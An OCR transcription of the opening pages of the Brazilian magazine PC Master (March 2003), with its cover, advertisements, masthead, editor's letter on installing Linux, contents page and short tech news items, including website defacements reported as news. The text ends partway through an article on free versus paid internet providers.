PostFix • IG x UOL • PGP • XServe • Apache-ASP • 64 Bits • Linux

EDITORA EUROPA

Edição 70 • Ano 6 • Brasil R$ 12,[00] • Europa € 4,[00] • www.europanet.com.br

PC MASTER

Linux Completo e em Português

Slackware

Install Fest Brasil

Distribuição completa baseada no Slackware 8.1, com as últimas atualizações, preparada para PCs vendidos no Brasil. E no CD 2 uma videoaula da instalação

Criptografia: PGP 8.0

Sim, ele existe e nós até já testamos. Confira todas as inovações desse lançamento

ASP no Apache Linux

Veja aqui como rodar páginas dinâmicas feitas em ASP no servidor Web do pingüim

Guia de Redes Linux

Instruções detalhadas para:

- Compartilhar arquivos entre Windows e Linux
- Utilizar o Samba com todos os seus recursos
- Construir um servidor de Counter-Strike no Linux
- Dividir sua conexão Internet

BD no OpenOffice

Criar banco de dados no OpenOffice (Win ou Linux) fica mais fácil com o nosso guia

64 Bits vem aí!

Conheça todas as novidades revolucionárias na arquitetura do processador AMD de 64 bits

VideoAulas Linux

Aprenda a instalar e configurar 3 distribuições Linux, inclusive o Slackware do CD 1 desta edição. E mais videoaulas para

Red Hat 8.0
Debian 3.0

Todas as aulas estão em português e tem até uma videoaula especial de como particionar o disco rígido de forma eficiente

Você pode assistir as videoaulas no Linux ou no Windows

A Melhor Hospedagem.
E O Melhor Em Banda Larga.

Só na **InternetBrasil** você encontra os melhores serviços e ferramentas para a Internet, com a melhor relação custo X benefício do mercado.

No Grupo **InternetBrasil** sua empresa tem o melhor **suporte técnico** de 3 empresas especializadas em Internet, **24 horas por dia, 7 dias por semana**!

E mais: você ainda pode contar com o apoio tecnológico de parceiros como **AT&T**, **Cisco**, **Embratel**, **Intel**, **Microsoft**, **Telefónica**, entre outros, para aproveitar tudo o que a Internet tem de melhor, e fazer ótimos negócios com milhões de consumidores - no Brasil e em todo o mundo!

InternetBrasil. Muito mais Internet. Muito mais Brasil.

Ligue: (11) **3064-1000**, **3064-5000**, **5081-9000**, ou acesse: **www.internetbrasil.com.br** e tenha as melhores soluções para seus negócios na Internet.

InternetBrasil

A Internet do seu jeito.

Empresas do Grupo Internet Brasil:

allnet

WEBMaker SOLUÇÕES INTERNET

Rua Correa Dias, 184 - 11º andar
Paraíso - São Paulo - SP

Empresas Parceiras:

SANSEI

A NovoDisc Brasil, integrante da NovoDisc OD Group - Espanha, oferece a solução completa para produtos de áudio e dados.

Masteriza e duplica CDs em diversos *shapes*, imprime rótulos dos CDs por meio de modernos processos serigráficos e complementa seu produto com embalagens convencionais ou especiais.

A NovoDisc Brasil, com unidades em São Paulo e no Pólo Industrial de Manaus, atua para o mercado brasileiro e externo priorizando prazos de entrega com qualidade do produto.

NovoDisc
BRASIL

NovoDisc Brasil
Indústria Fonográfica Ltda.
Avenida Guarapiranga, 1671
Santo Amaro
São Paulo
SP
Cep 04901-010
Telefone (11) 5515-0501

NovoDisc Manaus
Indústria Fonográfica Ltda.
Avenida Abiurana, 566
Distrito Industrial
Manaus
AM
Cep 69075-010
Telefone (92) 615-1504

GLOBAL
CAIXA | SEGUROS
Español Avanzado
FISK
HISTÓRICO
FOX
FOX KIDS
MEUS CAROS PIANISTAS
CIENTISTAS DA ESPERANÇA
FUNDAÇÃO BANCO DO BRASIL
Marlboro
alejandro sanz
el alma al aire
EDICIÓN ESPECIAL
VIRTUAL
SHAPE CD
Coca-Cola
4
NORTEL NETWORKS
Futurecom 2000
Hino Institucional Grupo Pão de Açucar
Kepa Junkera
Bilbao 00:00h
Finisterra
Mägo de Oz
CASTRONES
BEE GEES
THE RECORD
A MÚSICA DE FRANCIS HIME
1
2
MEUS CAROS PIANISTAS

Sumário

PC MASTER

Edição Nº 70 – Março 2003

Diretores
Aydano Roriz e Abílio P. Cunha

Editor e Diretor Responsável: Aydano Roriz

Diretor Editorial: Roberto Araújo

Redação
Redator-chefe: Luiz Siqueira
Editora-assistente: Angela Nunes
Redator Técnico: Edson Ogihara
Chefe de Arte: Welby Dantas
Editor de Arte: Rodrigo Mota
Revisão de Texto: Leticia Bueno
Jornalista Responsável: Roberto Araújo MTb.10.766
Colaboraram nesta edição: Clodonil H. Trigo, Domingo M. Montanaro, Rodrigo Galan, Fernando Lozano, Leandro Caiçada, Leonardo Bussadori, Ricardo Fogliati e Toni Cavalheiro

Produção do CD-ROM: Edson Ogihara e Luiz Siqueira
Euroimagem: Valerio Romahn
Internet: Luiz Siqueira (Web Editor), Cassio Narciso (Web Master) e Erick Melo

Diretor Operacional: Abílio P. Cunha

Propaganda: Leticia Nunes

Publicidade São Paulo
Ligue (0xx11) 3038 + ramal desejado
Gerente de produto: Rodrigo Cunha (r 5097)
Executivo de contas: Alessandro Donadio (r 5095) - Flávia Pinheiro (r 5105)

Publicidade Outras Praças
Brasília (0xx61) 242-9590 - New Business
Minas Gerais (0xx31) 281-6751 - Celia de Oliveira
Nordeste (0xx71) 929 - 8624 - Ângela Freitas
Paraná (0xx41) 224-6313 - Helenara Andrade
Rio de Janeiro (0xx21) 2491 1350 - Márcia Alvaredo (Sólida Conceitual)
Rio Grande do Sul (0xx51) 3233-1587 - Rose Isoppo
Santa Catarina (0xx48) 247-7804 - Atanil de Medeiros

Publicidade EUA e Canadá: Global Media
Fone 001 (650) 306-0880; Fax: 001 (650) 306-0890

Circulação e Promoção: João Alexandre, Ézio S. Vicente, Jackeline Monjardim, Joelma Dantas e Marcelo Diniz

Atendimento Pessoa Jurídica: Joelma Dantas (r. 5104)

Desenvolvimento de Pessoal: Tânia Marilia Ribeiro

Atendimento ao Assinante
Telefone São Paulo: (0xx11) 3038-5060;
Telefone outros estados: 0800-557667
Cecilia Tomazelli (Gerente); Fabiana Lopes (Coordenadora); Carla Dantas; Elisangela Tokashiki; Luiz Eduardo Soares; Paula Hanne; Renata Kurosaki, Ronie de Souza, Willians Lima da Cruz, Raphael de Oliveira Gherardo e Vinicios Dell'Erba Christe

Suporte Técnico (0xx11) 3038-5070 – E-mail: suporte@europanet.com.br
Marco Clivati (Coordenador); Diogo Cavaletti, Ivan Bastos, Rodolfo Mello e Rodrigo Galan

PC Master (ISSN 1414-3828) é uma publicação mensal da Editora Europa Ltda. O CD-ROM é parte integrante desta edição, não podendo ser vendido separadamente. A Editora Europa não se responsabiliza pelo conteúdo dos anúncios de terceiros.
Números anteriores – No seu jornaleiro ou na Editora Europa
Rua M.M.D.C nº 121 – São Paulo, SP - CEP 05510-021
Fone 0800 55 7667, Fax (0xx11) 3097-8583
Pela Internet www.europanet.com.br
E-mail atendimento@europanet.com.br

Distribuidor Exclusivo para o Brasil
Fernando Chinaglia Distribuidora S. A. – Rua Teodoro da Silva, 907
CEP 20563-900 Rio de Janeiro - RJ

Distribuição em Portugal:
MIDESA PORTUGAL S.A.
Rua da Republica da Coreia, 34 - Ranholas
2710-460 - Sintra - Lisboa - Portugal
Fone: 21 926 78 00 - E-mail: editores@midesa.pt

Impressão: Gráfica Globo Cochrane

ANER – Somos Filiados à ANER –
Associação Nacional dos Editores de Revistas

IVC – Instituto Verificador de Circulação

Ao Leitor

Minha primeira instalação do Linux foi uma aventura. Aconteceu num sábado de 1996. Queria tempo e calma para evitar complicações como a perda do HD. Comecei pela manhã cedinho, pois sabia que não seria fácil. O CD de instalação eu havia importado dos Estados Unidos, comprei um daqueles kits com várias distribuições. Depois de ler várias recomendações na Internet, decidi experimentar o Red Hat 3. Me lembro até o nome do sistema: Picasso.

O batismo era bem apropriado, pois instalar aquela versão era algo surreal. Quando vi que tudo era em modo texto, pensei: como aquilo, para muitos usuários, podia ser melhor que o Windows 95? Não era. Instalar foi uma operação complicada e que exigiu conhecimentos avançados de informática. Particionar o disco não foi fácil. Me preparei bem para evitar perdas maiores, e separei um HD inteiro para o sistema. Obviamente, na primeira tentativa o HD foi embora. Mas na segunda deu tudo certo. Depois de algumas horas (meu drive de CD-ROM era 2X) completei o processo.


De lá pra cá as coisas mudaram muito. Hoje, o Linux concorre páreo a páreo com o Windows. Instaladores gráficos e drivers para milhares de hardwares facilitam a vida de quem vai instalar o sistema. Entretanto, para quem pretende realizar a primeira instalação, ainda surgem várias dúvidas. Esta edição da PCMaster traz uma verdadeira inovação que pode mudar essa história. A 4LinuxMen, uma das mais conceituadas empresas de treinamento Linux do Brasil, preparou um pacote de videoaulas que ensinam como instalar três distribuições diferentes: Debian, Red Hat e Slackware. Os vídeos, com narração em português, estão no CD 2 desta edição. A idéia é ensinar usuários de Windows a instalar o Linux, por isso as aulas estão prontas para rodar no sistema de Bill Gates.

E como no final de toda aula é preciso fazer os exercícios para praticar e realmente aprender, no CD 1 colocamos um Linux completo. Trata-se do Slackware InstallFest Brasil, uma distro baseada no Slackware 8.1. Assim, se você é usuário avançado do Linux não poderá reclamar, pois está recebendo um pingüim digno de mestres e preparado especialmente para PCs brasileiros. E quem estiver começando, vai achar ainda melhor, pois a instalação do Slackware está detalhada numa das videoaulas do segundo disco. Instalar o Slack certamente será tão divertido quanto foi instalar o RedHat 3 naquele sábado de 1996. Mas, com duas vantagens: será também muito mais fácil e menos perigoso.

Luiz Siqueira
siqueira@europanet.com.br

DESTAQUES

BD no OpenOffice
Trabalhar com banco de dados no OpenOffice agora é muito fácil 48



Slackware InstallFest Brasil
Distribuição Linux baseada no Slackware 8.1, que está no CD 1 desta edição 30

Rede Linux
Aprenda a montar uma rede com o Linux e veja como compatilhar arquivos na Internet 22

Antes de usar os CDs

Os sistemas Linux e programas distribuídos nos CDs que acompanham a PC Master são indicados para usuários avançados. É altamente recomendável fazer um backup dos dados importantes do seu PC, antes de iniciar a instalação de qualquer Linux ou programa.

Repórter 6
IG x UOL 14
Linux na Rio Branco 16
AMD 64 bits 18
Apple XServe 20
Videoaulas Linux 35
Servidor de E-mail 36
Apache no ASP 38
Vírus do mês 42
Criptografia com PGP 44
Diretório Linux 54
O Especialista: Certificação de estações 56
Falhas de Segurança 58
Família Linux 60
Help Line 62
Crônica: Torre de Babel 66

Se For o Caso, Reclame. Nosso Objetivo é a Excelência!

EDITORA EUROPA

CORRESPONDÊNCIA
Rua M.M.D.C., 121
CEP 05510-021
São Paulo – SP
Fax: (0xx11) 3819-0538

Atendimento (0xx11) 3038-5050 (São Paulo),
0800-557667 (Outras localidades) – Fax (0xx11) 3097-8583
Das 8h às 20h; sábados das 9h às 15h
e-mail: atendimento@europanet.com.br

Suporte técnico (0xx11) 3038-5070
Horário de atendimento de Segunda à Sexta
das 9h às 12h e das 13h às 17h
e-mail: suporte@europanet.com.br

Redação
Fone (0xx11) 3038-5079
Fax (0xx11) 3819-0538
e-mail: pcmaster@europanet.com.br

Publicidade
Fone (0xx11) 3038-5098
Fax (0xx11) 3819-0538
e-mail: publicidade@europanet.com.br

Para entrar em contato com a Editora Europa
Fones: (11) 3038-5050
São Paulo – SP
ou 0800 557667
Ligação gratuita – Outras localidades
Visite nosso site:
www.europanet.com.br

Repórter

Fique por dentro das últimas notícias de informática no Mundo. Entre elas, saiba tudo sobre o novo Programa de Apoio ao Desenvolvedor Brasileiro de Software

Incentivo ao desenvolvimento

Mercado de criação de softwares ganha investimentos de R$ 1 milhão com programa ASPecial

Um convênio entre o Instituto de Tecnologia de Software (ITS), a Sun Microsystems, a Telefônica Empresas e a Compuware, vai promover o desenvolvimento de softwares no País. Com a investida, o potencial brasileiro para a criação de programas de computação e em especial o modelo ASP de negócios ganharão novo fôlego.

Lançado no início de fevereiro, o Programa de Apoio ao Desenvolvedor Brasileiro de Software, batizado de ASPecial, tem como objetivo incentivar empresas que criam softwares a funcionarem de acordo com o modelos de negócios ASP (Application Service Provider, algo como provedor de serviço de aplicações).

Nesse modelo, as empresas, ao invés de trabalharem com o tradicional licenciamento e venda de seus programas, prestam serviços de hospedagem, gerenciamento e aluguel de aplicativos de negócios, numa espécie de terceirização de aplicações.

As empresas que ingressarem no ASPecial, que já recebeu

investimentos de R$ 1 milhão, receberão treinamento, suporte e assessoria no uso da linguagem Java, dos softwares Solaris e Sun ONE e servidores empresariais Sun. Além disso, terão à disposição toda a infra-estrutura do Data Center (que é à prova de fogo e possui gerador capaz de sustentar uma cidade de 50 mil habitantes), da Telefônica Empresas e monitoramento da Compuware. Para completar, o ITS testará e homologará os softwares desenvolvidos com seu selo de qualidade.

Oferecendo uma forte infra-estrutura tecnológica e preços bastante baixos, acessíveis a empresas de todos os portes, o projeto surgiu como resultado de um esforço de democratização do acesso à tecnologia.

O piloto do programa já tem oito empresas participantes e até o final do ano 150 desenvolvedoras de software devem estar envolvidas no projeto.

Mais informações sobre o programa podem ser encontradas no endereço www.aspecial.org.br.

Mercado

MandrakeSoft pede concordata

Afogada em dívidas, empresa usa recurso jurídico para evitar pedido de falência e tentar se reerguer

Enfrentando sérios problemas financeiros desde o início do ano passado, a MandrakeSoft pediu recentemente concordata à justiça francesa. A empresa, que há um ano está realizando uma grande reestruturação na tentativa de resolver seus problemas de caixa, acabou tendo que recorrer a esse recurso jurídico para se reerguer.

As medidas, ao que parece, têm sido um sucesso. De acordo com os dados divulgados pela Mandrake, ela deixou de dar prejuízo e sua dívida está caindo mês a mês, tendo baixado de "muitos" milhões para US$ 2 milhões.

Com o pedido de concordata, ganha tempo para continuar o processo, suspende temporariamente todos os pagamentos a seus credores e dribla – ao menos por enquanto – o fatídico pedido de falência.

Enquanto corre atrás do rombo, a empresa continuará desenvolvendo seus produtos e serviços e em abril deve lançar a versão 9.1 de sua distribuição Linux.

Ataque

Mitnick e seu próprio veneno

Poucas semanas após o fim de sua condicional, o mais famoso hacker dos anos 90 tem seu site invadido e pixado

Depois de todo o bafafá em torno do fim da condicional de Kevin Mitnick, um dos maiores hackers dos anos 90 – preso há quase 10 anos por invadir sistemas alheios – os papéis se inverteram.

Mitnick, que jura não querer mais se envolver com o submundo hacker e criou uma empresa de consultoria em segurança da computação, teve seu site invadido e pixado. No ataque, foi exibida uma foto de ursos polares e o texto "Bem-vindo de volta à liberdade!".

No período em que esteve preso, Mitnick – que era considerado o hacker mais perigoso do mundo – chegou a ficar na solitária porque as autoridades acreditavam que ele seria capaz de desencadear ataques a partir de ligações telefônicas. O espelho da página invadida pode ser visto em http://www.zone-h.org/defaced/2003/01/30/www.defensivethinking.com/hacked.html.

O defaced da página de Mitnick: ursos polares e boas-vindas

Frases

"Consideramos o Insigne como uma boa opção"

Roger Techime, analista de desenvolvimento da Semp Toshiba, enunciando que a empresa passará a produzir PCs com o Insigne Linux.

"Mesmo que chegue um momento em que não possamos espremer mais os transistores, já teremos bilhões deles em cada chip"

Gordon Moore, um dos fundadores da Intel, autor da lei de Moore, que afirma que o número de transistores por chip dobra a cada dezoito meses.

"BHS está de volta!!! Estivemos descansando um pouco e vivendo. Mas voltamos em grande estilo, hein Infraero?"

Pixação realizada pelo grupo de hackers BHS nos sites dos aeroportos de Brasília e Salvador, no início de fevereiro.

"A popularização do movimento open source é um desafio significativo ao modelo de negócios da companhia"

Microsoft, em seu relatório trimestral entregue à Comissão de Valores Mobiliários dos Estados Unidos.

LocaSite Internet Services

O seu Provedor de Hospedagem definitivo.

Exclusivo Plano conjugado

+ Linux

Microsoft Windows 2000

Servidores Instalados dentro do Data Center da Embratel

Link de 100 MB

- Webmail
- Anti-Spam
- E-commerce
- Painel de Controle
- Emails Ilimitados
- E muito mais ...

Ligue (11) 3284 9191

www.locasite.com.br
contato@locasite.com.br

Justiça
Windows sem Java

Corte americana adia determinação que obrigava MS a distribuir a linguagem Java em seu sistema operacional

A Microsoft conseguiu mais uma vez se esquivar de distribuir a linguagem de programação Java de sua concorrente Sun Microsystems em seu sistema operacional.

Atendendo à solicitação da gigante de softwares de Bill Gates, a Corte de Apelação dos EUA concordou em adiar temporariamente uma sentença da Justiça americana, anunciada no final do ano passado, que determinava que a MS deveria distribuir o Java no Windows.

Com a decisão, a obrigatoriedade de incluir o Sun Java Virtual Machine no sistema operacional da MS fica suspensa até que a Corte de Apelação dê seu parecer sobre o caso.

A Sun move um milionário processo antitruste privado contra a Microsoft. De acordo com a desenvolvedora a empresa de Bill Gates teria se valido de seu poder de monopólio no mercado de sistemas operacionais para prejudicá-la.

Os advogados de Bill Gates, porém, afirmam que, como o Java da Sun é atualmente o líder no mercado de plataformas para Internet, distribuir o software no Windows será danoso à concorrência.

CURTAS

Empate

Depois de seis partidas contra o computador Deep Junior – uma espécie de descendente do Deep Blue –, o lendário enxadrista Garry Kasparov terminou o torneio empatado por 3 a 3 com a máquina. Kasparov, que afirmou que "o empate foi um bom resultado", havia sido derrotado, em 1997, no embate com o famoso Deep Blue.

E-tromboso

Passar horas intermináveis em frente ao computador nunca foi considerado um hábito saudável, mas agora a história ganhou outras dimensões. Após passar 18 horas no PC, um usuário neozelandês de 32 anos, desmaiou e foi parar no hospital. O diagnóstico: trombose. Um coágulo sanguíneo, adquirido graças ao hábito de ficar horas e horas sentado sem se mexer, se desprendeu e foi parar no pulmão da vítima. A doença já era conhecida como "síndrome da classe econômica", justamente porque ataca pessoas que ficam praticamente imóveis por longos períodos.

Freio no Itanium

A IBM deu um passo para trás nos esforços para fazer com que o sistema Linux suporte o processador Itanium, da Intel. A empresa decidiu deslocar um grupo de desenvolvedores, que se dedicava a tentar aumentar a

Ataque

EUA preparam ciberguerra

Governo americano vai desenvolver programa de ataques virtuais contra redes de computadores de seus inimigos

Enquanto o mundo espera temerosamente o provável ataque norte-americano ao Iraque o presidente dos EUA, George W. Bush, não satisfeito, lança um programa nacional para a ciberguerra.

A diretriz, assinada secretamente por Bush, segundo revelou o jornal The Washington Post, estabelece que o governo desenvolverá um inédito projeto para determinar quando e como os Estados Unidos lançarão ciberataques contra redes de computadores de inimigos.

O objetivo é estabelecer as regras para invadir e derrubar sistemas de computadores estrangeiros em uma possível guerra cibernética.

Ainda de acordo com o jornal, os oficiais do governo afirmam que, até então, os EUA não realizaram nenhum ciberataque significativo.

O conflito virtual, no entanto, poderá ser mais eficaz que das guerras físicas. Prevê-se que será possível derrubar radares, desativar dispositivos elétricos, derrubar serviços telefônicos e mesmo desligar a energia em hospitais ou até em centros de inteligência.

O "ciberarsenal" dos EUA, porém, deve ser mantido em sigilo.

performance do Linux com o Itanium para trabalhar para que o sistema funcione com seu próprio processador.

AOL em queda

Durante uma década, o provedor America Online só fez crescer em número de usuários e chegou a ter 35 milhões de assinantes no mundo inteiro. Agora, pela primeira vez nos últimos dez anos, a empresa registrou uma forte queda: 170 mil americanos deixaram de usar a AOL no final de 2002. Para completar, a AOL Time Warner divulgou também um prejuízo de US$ 99 bilhões de dólares referente ao ano passado. E tudo isso aconteceu independentemente do lançamento de seu novo software, versão 8.0.

Segurança máxima

A Comissão Européia está criando uma nova central de inteligência, a "Agência Européia de Segurança da Informação e Redes". A agência funcionará como um centro de alertas de cibersegurança, informando sobre assuntos ligados à tecnologia como vírus de computador. O objetivo é proteger os países europeus de ataques virtuais que, se até o momento são apenas pragas enviadas principalmente por diversão, podem tornar-se sérias ameaças à segurança. Com orçamento de US$ 26,3 milhões nos próximos cinco anos, a agência deve iniciar suas operações em janeiro de 2004.

NATDISC

A UTI CONFIÁVEL DO SEU HD.

Natdisc - 15 anos de bons serviços

Perdeu tudo?

Não se desespere.

Consulte o maior centro técnico de reparo e recuperação de dados em Winchester da América Latina.

Recuperação e Preservação de Dados em

- HD's (Winchesters) danificados.
- Micro, Rede e Macintosh.

Assistência Técnica

- 15 anos de experiência e 5000 clientes em todo o Brasil.
- Mais de 50.000 discos reparados.
- Reparos em discos rígidos.

Serviço de qualidade

- Laboratórios, equipamentos e ferramentas adequadas, sala limpa e técnicos altamente especializados e treinados.

NATDISC®

(0XX11) 5031-6111

http: www.natdisc.com.br

e-mail: natdisc@natdisc.com.br

Av. Pedro Bueno, 900 - Pq. Jabaquara - 04342-000 - S. Paulo-SP

Sistema operacional
Windows Shared Source

MS abre o código-fonte do Windows para governos. Objetivo é neutralizar as preocupações com a segurança

A Microsoft decidiu disponibilizar o acesso ao código-fonte de várias versões do Windows para governos do mundo todo. Com isso, a gigante dos softwares pretende amenizar as preocupações com segurança que rondam seu sistema operacional.

A ação, que faz parte do novo Programa de Segurança Governamental (GPS) da MS, surge como uma aparente reação ao crescimento do sistema operacional Linux nesse setor. Em muitos governos, a plataforma do pinguim ganhou espaço justamente graças às vulnerabilidades do Windows e à desconfiança em relação a seus códigos fechados.

O GPS vai liberar o acesso gratuito ao código-fonte das versões do Windows 2000, XP e Server 2003, e outras informações técnicas necessárias para a realização de análises de segurança em relação aos produtos da empresa.

Além disso, funcionários dos governos participantes do GPS terão permissão para acompanhar o desenvolvimento do Windows, e até mesmo realizar testes. Assim, os governos poderão se certificar da confiabilidade da plataforma e criar sistemas que garantam os níveis de segurança necessários para assuntos de interesse nacional.

Contudo, apenas governos nacionais poderão ingressar no GPS. Estaduais e municipais não fazem parte do programa.

EM ALTA

Desktop Linux

A primeira quinzena de maio é a data prometida para o lançamento do Desktop Linux Consortium. Fazem parte do projeto Debian, KDE, Linux Professional Institute, MandrakeSoft, OpenOffice.org, Samba.org, SuSE e Ximian. Nos 90 dias anteriores ao lançamento do consórcio, as empresas e instituições definirão a direção, as intenções e objetivos da organização. O intuito da iniciativa é aumentar a eficiência e a velocidade da adoção do Linux no mercado de desktops.

EM BAIXA

Disquetes

A Dell anunciou, no início de fevereiro, que está definitivamente dando adeus aos drives de disquetes. Assim como a Apple, que em 1998 deixou esse drive fora do iMac, a partir de agora, a empresa não vai mais oferecer o drive de disquetes como padrão no seu desktop Dimension 2350. Mas os amantes do velho disquinho não precisam se desesperar ainda: pois o drive não foi abandonado de vez e quem quiser continuar usando, poderá comprá-lo como opcional.

Lançamento Nacional!

Treinamento

INSTALAÇÃO, CONFIGURAÇÃO E ADMINISTRAÇÃO DO LINU
COM ÊNFASE EM SEGURANÇA

À DISTÂNCIA

para todo o Brasil!

Fevereiro
Vagas Limitad

55 11 3889-0108

4LINUX Men

www.4linux.com.br

Open Source

Morte ao Linux


Grupo de programadores declara guerra ao Linux e ao software livre e quer acabar com licença GPL

Mal foi lançado na Internet e o site Morte ao Linux (www.morteaolinux.com.br) causou polêmica. Com argumentos bombásticos como "O linux escraviza os programadores", "O GPL é contra a humanidade" e "As pessoas são coagidas a contribuir para o desenvolvimento do sistema", o programador Esael Angel Andrade conseguiu chamar atenção para suas controversas opiniões.

De acordo com o autor do site, na primeira semana o endereço recebeu 25 mil visitas e mais de uma centena de adesões ao "movimento". A repercussão entre a comunidade Linux, porém, despertou a ira dos desenvolvedores.

Enquanto a turma do Morte ao Linux defende que o software livre e, principalmente, o GPL servem para a exploração de mão-de-obra gratuita de programadores no mundo todo e que num futuro próximo a profissão será extinta, os defensores do Linux discordam em gênero, número e grau.

Para quem contribui com o GPL e o software livre, eles representam uma revolução no mundo da informática e, ao contrário do que prega o grupo anti-Linux, abriu muitas portas para os programadores, que agora têm acesso à informação e podem desenvolver softwares mais eficientes e competitivos.



Recuperação de Dados

Orçamento Gratuito

Nossos serviços carregam muito mais tecnologia!

> Mídias:
HDs, CDs, Disquetes, Zip, Raid, Jaz, D. FireWire, etc

> Sistema Operacional:
Dos, Windows, Win NT, Fat 16, Fat 32, NTFS, Novel, Linux, Mac, etc

> Defeitos:
Bad Block, Formatados, Ataque de Vírus, Hackers, Inacessíveis, Senhas Esquecidas, Clones Físicos, etc

> Laboratório (sede própria):
O mais equipado do país, melhor corpo técnico, Engenharia própria

Proelbra®
Tecnologia Eletrônica Ltda

BRASIL - EUA

www.proelbra.com.br
contato@proelbra.com.br

(0xx11) 5052 8044 / 5052 7158 AV. Rouxinol, 1041 - Cj. 204 - Moema - S. Paulo - SP

Cursos e eventos

Intranet
29/02 a 03/04 – R$ 190,00
30h – Universidade Estácio de Sá
Conceituação de intranet e extranet, instalação de sistema operacional de redes instalação de servidores WEB, FTP, Correio projeto e customização do ambiente (DHCP DNS, RAS)
Av. Pres. Vargas, 642 - 2º andar - RJ
Tel. (21)2563-0000
www.ricardoportella.com.br/calendario.htm

Redução de custos em TI
19/02 – 13h30 às 17h30 – Grátis
Multimídia Brasil Softwares
Apresentação da experiência de diversas empresas brasileiras em soluções de TI.
Espaço Paulista
Av Paulista 807, 17º andar – SP
Tel (11)3054-2014
www.mmbrasil.com

Modelagem de dados dimensional
02/04 e 03/04 – R$ 1.390,00
8h00 às 18h00 – ITCOM
Dirigido a DBAs e profissionais de IT envolvidos no desenho de modelos multidimensionais, o curso aborda o que esperar e como abordar o usuário final, e aspectos técnicos, como tabelas agregadas e sua influência no desempenho do modelo. É necessário conhecimento prévio de modelagem.
Hotel Campo Belo Plaza
Rua Demóstenes, 748 – SP
Tel. (11) 5096-6682
www.itcom.com.br

Livros

Desenvolvendo Soluções com a Tecnologia Java
Cristiano Trindade
Editora Visual Books – 234 páginas – R$ 40,00
Este livro se propõe a direcionar o leitor para os principais tópicos da programação, desde noções básicas de programação orientada a objetos até o desenvolvimento de aplicações reais de médio porte. Prepara para trabalhar com regras de casting, interfaces, operações matemáticas, ambientes distribuídos e criação de aplicações multimídia.

Dreamweaver MX - Utilizando totalmente
Fabricio Manzi
Editora Erika – 384 páginas – R$ 75,00
Voltado para usuários, treinandos e iniciantes, o livro aborda de forma didática os recursos do programa. Trata da criação de páginas simples, tabelas, folhas de estilo (CSS), utilização de camadas, comportamentos, configuração de diretório virtual em servidor de Internet, conexão com banco de dados e sistema de login e restrição a páginas, entre outras coisas

DICIONÁRIO DE TECNOLOGIA
Whatis.com
Editora Futura – 1.040 páginas – R$ 109,00
Esse dicionário pretende ser um guia de referência para profissionais da área, estudantes e interessados em geral. Contém mais de 10.000 acrônimos, 3.500 definições/tópicos e 12.000 referências cruzadas, concebidas para proporcionar ao usuário plena compreensão dos complexos termos de uso corrente. Há também quase uma centena de ilustrações para facilitar a visualização de alguns termos.

O melhor e mais completo sistema para gravação de CD

Nero 5.5

Nero 5.5 é muito simples e fácil de usar para desde um usuário leigo fazer suas gravações amadoras, até para um profissional. Traz todas as ferramentas que satisfazem a necessidade de seus consumidores. A nova versão de Nero oferece todas as mais recentes tecnologias em gravação de CDs, DVDs como Suporte MT Rainier/Windows XP, VCD, SVCD, MP3 e muitas outras tecnologias que vem surgindo a cada dia

De: R$ 399,00

R$ 329

Este produto está sujeito a alteração de preço e disponibilidade de estoque

Katalogo. Profissional Software

Katalogo. São Paulo / Brasil 0800-772-9897 NOVO TELEFONE

Katalogo. Rio de Janeiro: (21) 2264-7117

Katalogo. Paraná: (41) 225-6765

Katalogo.com

Treinamento Nacional


A 4Linux lança o 1º Treinamento de Linux da América Latina à Distância que pode ser realizado em ambiente Windows!

O da 1ª aula está

PSIU!

Nesta Edição!

Para mais informações:
contato@4linux.com.br
Tel: 11 3889.0108



Treinamento pode ser realizado em máquinas com Windows

4LINUX
A sua segurança em Linux
http://www.4linux.com.br

Duelo de titãs

A briga entre os provedores de acesso à Internet gratuitos e pagos aquece a discussão sobre democratização da rede mundial de computadores

Dificilmente você ainda não ouviu falar sobre o fim da Internet grátis. A polêmica em torno do acesso gratuito tem ocupado grande espaço na mídia e tornou-se um verdadeiro duelo de titãs. De um lado, estão a Abranet, Associação Brasileira dos Provedores de Internet e os provedores pagos, tendo o Universo Online (UOL) como principal representante. De outro, o recém-criado Comitê Nacional dos Provedores Gratuitos e as empresas que fornecem acesso grátis, entre as quais o Internet Group (IG) é provavelmente o maior símbolo.

O principal foco do embate é o atual modelo de infra-estrutura de acesso à Internet, que está sendo discutido pela sociedade e pelo governo e será regulamentado em junho deste ano. Os provedores pagos alegam que o acesso gratuito só é viável porque as operadoras de telefonia estariam repassando receita para os provedores gratuitos. E isso prejudicaria todos os usuários do sistema de telefonia, que estariam indiretamente pagando essa conta.

